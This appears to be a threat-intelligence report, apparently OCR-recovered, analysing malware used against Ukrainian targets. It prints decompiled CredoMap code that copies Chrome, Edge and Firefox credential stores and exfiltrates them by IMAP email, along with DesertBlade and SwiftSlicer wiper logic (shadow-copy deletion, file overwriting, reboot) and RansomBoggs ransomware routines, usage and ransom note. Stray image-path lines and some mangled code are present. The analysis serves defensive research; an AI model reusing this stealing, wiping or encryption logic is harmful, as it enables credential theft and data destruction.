
```
string text = "chrome:\r\n";
string text2 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
string text3 = "cp";
while (true)
{
        try
        {
                File.Copy(text2, text3, true);
```

Edge credentials collection



```
string text = "";
string text2 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Login Data";
string text3 = "ep";
while (true)
{
        try
        {
                File.Copy(text2, text3, true);
```


Firefox credentials collection



```
string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
if (!Directory.Exists(text))
{
        return "FF not found";
}
string[] directories = Directory.GetDirectories(text);
string[] array = directories;
foreach (string text2 in array)
{
        if (!File.Exists(text2 + "\\cookies.sqlite"))
        {
                continue;
        }
        while (true)
        {
                try
                {
                        File.Copy(text2 + "\\cookies.sqlite", "fc", true);
```

The collected data is then encrypted and exfiltrated as an attached file emailed to a compromised account

CredoMap encryption and exfiltration process



```
private static void create(string text)
{
        text – "From: a_" + Environment.UserName + "\r\nSubject:" + DateTime.UtcNow.ToString() + "_report\r\n\r\n" + text;
        int length = text.Length;
        byte[] bytes = Encoding.ASCII.GetBytes("$ APPEND INBOX {" + length + "}\r\n" + text + "\r\n");
        ((Stream)(object)ssl).Write(bytes, 0, bytes.Length);
```

DESERTBLADE

CONTEXT

In early March 2022, Microsoft reported a new wiper that hit a single Ukrainian entity, with moderate destructive capabilities.

According to Microsoft, due to the nature of the investigation and partnerships involved, no further information about the victim or the initial access have been shared yet.

ANALYSIS

DesertBlade is a destructive malware written in Go. It uses the Microsoft Go API (https://github.com/Microsoft/go-winio/) to access, overwrite and delete files.


When started, it enumerates the available disks. For each of the disk, it will first try to get ownership of the file, by modifying its permissions as well as the associated ACLs (using the https://github.com/hectane/go-acl library).

If it gets ownership of the file, it will overwrite it with random bytes before removing it. This is probably done to prevent recovery of the files, as if it was not done forensic tools could be used to make the files accessible again.


This probably shows that the attacker wants to cause disruption in the long term, by definitively destroying files, not only having a "shock" impact that would last for just a few days.

It is interesting to notice however that this malware is not particularly developed compared to other wipers that sometimes work directly at the disk level. We have seen, for example, PowerShell scripts that were offering the same capabilities as this malware.


DesertBlade a destructive malware



```
0x00595250   main.wipe
0x00595350   main.getRandomByte
0x00595490   main.drives
```



```
0x005940b8   github.com/hectane/go-acl.Apply
0x00594178   github.com/hectane/go-acl.init
0x00595539   github.com/hectane/go-acl.GrantSid
```



```
0x00595843      008f89060001          add     byte [rdi + 0x1000689], cl
0x00595849      0000                  add     byte [rax], al
0x0059584b      0002                  add     byte [rdx], al
0x0059584d      0000                  add     byte [rax], al
0x0059584f          .string "type..hash.[1]github.com/hectane/go-acl/api.ExplicitAccess" ; len=59
0x00595843      008f89060001          add     byte [rdi + 0x1000689], cl
0x00595849      0000                  add     byte [rax], al
0x0059584b      0002                  add     byte [rdx], al
0x0059584d      0000                  add     byte [rax], al
0x0059584f          .string "type..hash.[1]github.com/hectane/go-acl/api.ExplicitAccess" ; len=59
```

SWIFTSLICER

CONTEXT


CERT-UA reported on January 27th, 2023, that 5 wipers have been observed targeting Ukrainian organizations between October 2022 and January 2023. This includes CadyWiper, ZeroWipe, AwfulShred, BidSwipe and NikoWiper. Most of these attacks abused GPOs for initial infection and propagation, a technique known to be repeatedly used by ATK14.
Following this destructive campaign perpetuated by Sandworm, a new strain of wiper developed in Go was detected on January 25th, 2023, targeting Ukrainian systems, also attributed to ATK14 (Sandworm). According to ESET , the attackers also abused the AD's GPOs to propagate the malware.

ANALYSIS

Upon execution, SwiftSlicer performs several evasion tricks, attempts to elevate its privilege, and deletes shadow copies to inhibit any system recovery.


The payload then iterates on all non-system files, as well as "%CSIDL_SYSTEM%\drivers" and "%CSIDL_SYSTEM_DRIVE%\Windows\NTDS" in the "path_filepath_Walk" function, which will then call the "main_wipe" function to overwrite each file with chunks of 4096 randomly generated bytes. At the end of the wiping process, SwiftSlicer reboots the system.

"Main" function of SwiftSlicer



```
if ( dword 5A6500 )
  runtime gcWriteBarrier();
else
  dword 580130 = *v2;
((void (*)(void))loc 45BAF6)();
v21[0] = (int)"SeTakeOwnershipPrivilegeUS Eastern Standard Time";
v21[1] = 24;
v21[2] = (int)"SeSecurityPrivilege";
v21[3] = 19;
v21[4] = (int)"SeRestorePrivilegeSetFileAttributesWSystemFunction036";
v21[5] = 18;
v21[6] = (int)"SeBackupPrivilege";
v21[7] = 17;
v21[8] = (int)"SeShutdownPrivilege";
v21[9] = 19;
v10 = main enableDisableProcessPrivilege((int)v21, 5, 5, 2);
if ( v10 )
{
  v18 = 0;
  v19 = 0;
  v18 = *( DWORD *)(v10 + 4);
  v19 = v11;
  log Fatal(&v18, 1, 1);
}
v20[0] = (int)"shadowcopystackLarge";
v20[1] = 10;
v20[2] = (int)"deleteefence";
v20[3] = 6;
v12 = (exec_Cmd *)os_exec_Command((int)&dword_4D00AD, 4, (int)v20, 2, 2);
os_exec__ptr_Cmd_Run(v12);
for ( i = 0; i < v14; i = v15 + 1 )
{
  v15 = i;
  path_filepath_Walk(*((_DWORD *)&v17->Path.ptr + 2 * i), *(&v17->Path.len + 2 * i), (int)&off_4DA120);
}
main_ExitWindowsEx(18, 196608);
```

Truncated "wipe" function of SwiftSlicer



```
rdm = crypto_rand_Int(dword_580498, dword_58049C, pFileStat_12b);
v39 = runtime_uint64tofloat64(qword_5692A8, *(&qword_5692A8 + 1));
v26 = math_min(v39, pFileStat_8d);
HIDWORD(pFileStat_8) = runtime_float64toint64(v26, pFileStat_8e);
rdm byte = math_big__ptr_Int_Bytes(rdm);
[...]
chunk = runtime makeslice((int)&RTYPE uint8, pFileStat 8 * v33, pFileStat 8 * v33);
[...]
if ( rdm_byte != chunk )
{
  v34 = v9;
  runtime_memmove(chunk, rdm_byte, v9);
```

RANSOMBOGGS

CONTEXT

RansomBoggs is a malicious program that was part in one of the latest waves of destructive attacks impacting Ukrainian systems. Unlike what we've seen since the start of the conflict, the malware used is not a wiper but a fully-fledged ransomware, with a proper decryption mechanism. This technical analysis will examine this programme in detail to understand its mechanics and capabilities. Additionaly, we'd especially like to thank ESET researchers for sharing these samples with us.

KEY TAKEAWAYS

- RansomBoggs is a legit ransomware with a working decryption mechanism and a ransom note;
- No data leak site (DLS) has been linked to the threat actor deploying it;
- This ransomware is very straightforward and does not try to protect itself from detection or reverse-engineering in any way;
- The script used to deploy it across a network is nearly identical to the one that was reported being used during last April's Industroyer2 attacks.

ANALYSIS

This report analyses two variants of RansomBoggs. The first one accepts several command line arguments related to encryption capabilities, while the second is pre-loaded with the public key and does not accept any CLI switches.

CLI ARGUMENTS

Unlike many other ransomware strains like LockBit Black, who generates a decryptor for each victim as a dedicated executable, the RansomBoggs binary can both be used in decryption or encryption mode depending on the flag passed to it.

SAMPLES

Filename	Sullivan.exe
Hash (SHA256)	a490d03e780a6b664da65e20afa7845c6f79af60b6a496ff113bf9e9034e77d0
Size	25Kb
Compilation Timestamp	Sun, 20 Nov 2022 11:46:15 UTC
Signature	None
Platform	Windows
CPU Architecture	32 bits
Language	C# (.NET Framework v4.0)
GUI mode	False
Description	RansomBoggs variant with CLI support

Filename	Sullivan.exe
Hash (SHA256)	78dcf144e82e947c20f152a8a57376b43e7aac3fee4bf1d18d22d4c14b25e56f
Size	24Kb
Compilation Timestamp	Sun, 20 Nov 2022 16:27:40 UTC
Signature	None
Platform	Windows
CPU Architecture	32 bits
Language	C# (.NET Framework v4.0)
GUI mode	False
Description	Pre-loaded RansomBoggs variant

RANSOM NOTE

Dear human life form!

This is James P. Sullivan, an employee of Monsters, Inc.

Recently our company has again expecienced great financial problems and we require some cash to move on with our electronic crap.
So we are relying on you in these hard times and are crying for help.

I am extremely sorry for the inconvenience but I am currently encrypting your documents using AES-128.
This key is encrypted using RSA public key and saved to aes.bin file:
[C:\<REDACTED PATH TO RANSOMBOGGS WORKING DIR>\aes.bin]

Please, DO NOT WORRY! I have a decrypting functionality too.
Just don't delete aes.bin, please. You will need it!

==

You just need to contact me:

m0nsters-inc@proton.me
https://t.me/m0nsters_inc
TOX 76F64AF81368A06D514A98C129F56EF09950A8C7DF19BB1B839C996436DCD36A6F27C4DF00A6

==

CLI ARGUMENTS

Unlike many other ransomware strains like LockBit Black, who generates a decryptor for each victim as a dedicated executable, the RansomBoggs binary can both be used in decryption or encryption mode depending on the flag passed to it.

NOTE
That with no flags set, the program does not engage in either, and only runs its preflight procedure, killing specific services and processes, before exiting.

RSA Key Pair Generation

Prior to being able to encrypt or decrypt anything, an RSA key pair needs to be generated; this too is baked in the ransomware binary. The '-g' flag is dedicated to this feature: when specified, the program will generate a random key pair and write their respective parameters using XML to two files, 'private.xml' and 'public.xml'. These files can then be used for encryption and decryption.

Encryption


Unsurprisingly, the '-e' flag enables encryption mode. It accepts either the public key encoded in base64 (the «Modulus» value in the 'public.xml' file), or the 'public.xml' file itself. Upon running, a random, unique, encryption key is generated and encrypted using the RSA public key. This encrypted key is then encoded in base64 and stored in a 'aes.bin' file.

NOTE
The ransomware will not run if an 'aes.bin' file is already present in the directory.

-For example:


```
Sullivan.exe -e qCneQfhXI4EvnaIROobDSaeQkA8OuedYFGVOpOHgqF6zo06Q3jh6gPjHgpOPU7BgfKNqVZQpRYYUi/lknF5hSk+ivUMQ632Vh6jbAXwmyRGT0gnL+LRzNrZuypNCWnvE8xd85aCfm0uRySw97ncItMxdUwMdhwinV1OWNreZQpE=
Sullivan.exe -e public.xml
Sullivan.exe -e qCneQfhXI4EvnaIROobDSaeQkA8OuedYFGVOpOHgqF6zo06Q3jh6gPjHgpOPU7BgfKNqVZQpRYYUi/lknF5hSk+ivUMQ632Vh6jbAXwmyRGT0gnL+LRzNrZuypNCWnvE8xd85aCfm0uRySw97ncItMxdUwMdhwinV1OWNreZQpE= <encryption starting point> (bugged)
Sullivan.exe -e public.xml <path> (bugged)
```

Logic error preventing the ransomware to run a specified path




```
if (args.Length == 2)
{
    if (!XmlRsaConv.Base64GetPublicRsa(args[1], ref rsa2))
    {
        Console.WriteLine("Base64GetPublicRsa failed!");
    }
    else if (!JamesP.CreateAesFile(array, rsa2, "aes.bin"))
    {
        Console.WriteLine("CreateAesFile failed!");
    }
    else
    {
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(array, array2);
        if (args.Length > 2)
        {
            DateTime now = DateTime.Now;
            AesEngine.EncryptItem(args[2], array, array2);
            Console.WriteLine("Encrypting took: " + (DateTime.Now - now).TotalSeconds + " seconds");
        }
        else
        {
            DateTime now = DateTime.Now;
            AesEngine.EncryptGlobal(array, array2);
            Console.WriteLine("Encrypting took: " + (DateTime.Now - now).TotalSeconds + " seconds");
        }
    }
}
```

An example of the RSA public key dumped in XML by the '-g' flag




```
File: public.xml

<?xml version="1.0"?><PublicKey Exponent="AQAB" Modulus="qCneQfhXI4EvnaIROobDSaeQkA8
OuedYFGVOpOHgqF6zo06Q3jh6gPjHgpOPU7BgfKNqVZQpRYYUi/lknF5hSk+ivUMQ632Vh6jbAXwmyRGT0gn
L+LRzNrZuypNCWnvE8xd85aCfm0uRySw97ncItMxdUwMdhwinV1OWNreZQpE=" />
```

An example of an RSA private key dumped in XML by the '-g' flag



```
File: private.xml

<?xml version="1.0"?><PrivateKey D="kGsciHVZiJFarjrQJv4zWt8AJOf5kqhemW2Dg9DEmnRyO+6u
NVo1wutkk/xb29ielIvXN1W9uAp1PNzajfvz+nQThGQm+jtpfVACt3NV65jSg5Wc8GLZ2193dldi6f5wmLgH
jk7U+jijOwGkt+S5VD3m3qvfLWAsQU1Z3aqGC80=" DP="BV5RzrD/8BZgWn8WaoGShZq0LYkk/SbwXfpj+x
5NKxg8TI0ewmuhHUQhcAd81TaoWC+l7+t/jkaVygunt3rf3Q==" DQ="arb3l9dVQz8H+1M5PzOKrgk73zsC
x4SySnn+z6A6qzKryTODnTGH5O9bJduMd7XQwGdrQbakMy83sM+hB6+p8w==" Exponent="AQAB" Modulu
s="qCneQfhXI4EvnaIROobDSaeQkA8OuedYFGVOpOHgqF6zo06Q3jh6gPjHgpOPU7BgfKNqVZQpRYYUi/lkn
F5hSk+ivUMQ632Vh6jbAXwmyRGT0gnL+LRzNrZuypNCWnvE8xd85aCfm0uRySw97ncItMxdUwMdhwinV1OWN
reZQpE=" InverseQ="XmFkbD3+sNEGUwq2nbvytJZmyb3iD8MzJNZpWqV/0iGBElu/wn/kIneVOCq5iakeV
FpCVqzmZ/3uUfgMtBG+Aw==" P="x61bGRtn5QWVxmJZJhBr+ckMh5oVQV6oq0LTwrqX4pCexTf7SLOCmZtF
eLmDu+414TKUIeprxZ02bgx12XBbzw==" Q="15jrq1xNdD1cK56GmtOHdVNkKF2EY1ZHYdIAWCCYXn2Mq07
qeBLqzG/39cMUEBXpPfGOMb+qd87HPCdAkpoznw==" />
```

An example of a random AES key encrypted with the public key and encoded in base64



```
File: aes.bin

WW6BUxdEsEPuDqoyM3dSRumD0xp747UpLxC8TZFlPLZomNYZHiyAZwMsP5Oy8qA4qUl0Ieq3HBRrUOPbb8Oh
cQ7PM31qW0pIp06xK9cEfNghIMP9K1RidfpKJWd09Py5Nj5uRQhPe5uocqHHJxo1ZxzSswIl657iVjUTu/c9
a5w=
```

Although the ransomware was designed to be able to encrypt a directory passed from the command line, a coding error prevents it to ever happen as the program wants the CLI to contain exactly 2 arguments to enter encryption mode, while at the same time requires a third to specify the target directory.
This sample of RansomBoggs can therefore only be used in global encryption mode, listing every drive connected and encrypting them from the root up.

NOTE
These errors are trivial to correct: if they have not been intentionally put in the code by its authors, they must be fixed by now. As such, we recommend that you consider these capabilities to be working in the current versions in use.

Decryption

Decryption is performed when the '-d' flag is passed. It expects to receive the path to the private key ('private.xml'), followed by the file containing the encrypted AES key ('aes.bin'). An additional argument can be specified to serve as the root of the files to be decrypted.
Without that last argument, the program will use its global decryption mode, following a logic like its global encryption routine and walking through all the targeted files in all the targeted drives.

-For example:


```
Sullivan.exe -d private.xml aes.bin
Sullivan.exe -d private.xml aes.bin
<path>
```

If any of these files happens to be missing, the encrypted data cannot be recovered.

PRE-LOADED VARIANT

As explained above, an RSA public key is required for the encryption, either directly from the command line or in an XML file. However, a variant (78dc…e56f) was observed with no CLI support and with a hardcoded public key.
Apart from the removed command line parsing logic, the executable is exactly the same and actually still embed the (now unreachable) RSA key pair generation logic as well as the decryption routine.
This version uses the global encryption mode, which list every mounted drive and encrypt them from the root up.

Pre-loaded variant main logic



```
// Token: 0x0600001D RID: 29 RVA: 0x00002EF8 File Offset: 0x000010F8
private static void Main(string[] args)
{
    string base64Input = "qn17k1oI95vvyrtYEgtpkG2ZWMW0IwhuUfQ0bOcvs2eYpJ9M38mqHRKzM5/f7dOnOhZy/R5RZCmuitAeApc4/KG65gVQNPBo765Q++VBeMku2KGxM+9kRUBQnGz9Zzujh7tL44cdO5/
      QN5wZPzB8VOa4VoRxuLIMCH1WMwpnvRs=";
    JamesP.StopTargetServices();
    JamesP.KillTargetProcesses();
    RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    byte[] key = rijndaelManaged.Key;
    byte[] iv = rijndaelManaged.IV;
    for (int i = 0; i < iv.Length; i++)
    {
        iv[i] = 0;
    }
    if (!XmlRsaConv.Base64GetPublicRsa(base64Input, ref rsa))
    {
        Console.WriteLine("Base64GetPublicRsa failed!");
    }
    else if (!JamesP.CreateAesFile(key, rsa, "aes.bin"))
    {
        Console.WriteLine("CreateAesFile failed!");
    }
    else
    {
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(key, iv);
        DateTime now = DateTime.Now;
        AesEngine.EncryptGlobal(key, iv);
        Console.WriteLine("Encrypting took: " + (DateTime.Now - now).TotalSeconds + " seconds");
    }
}
```

ENCRYPTION PROCESS

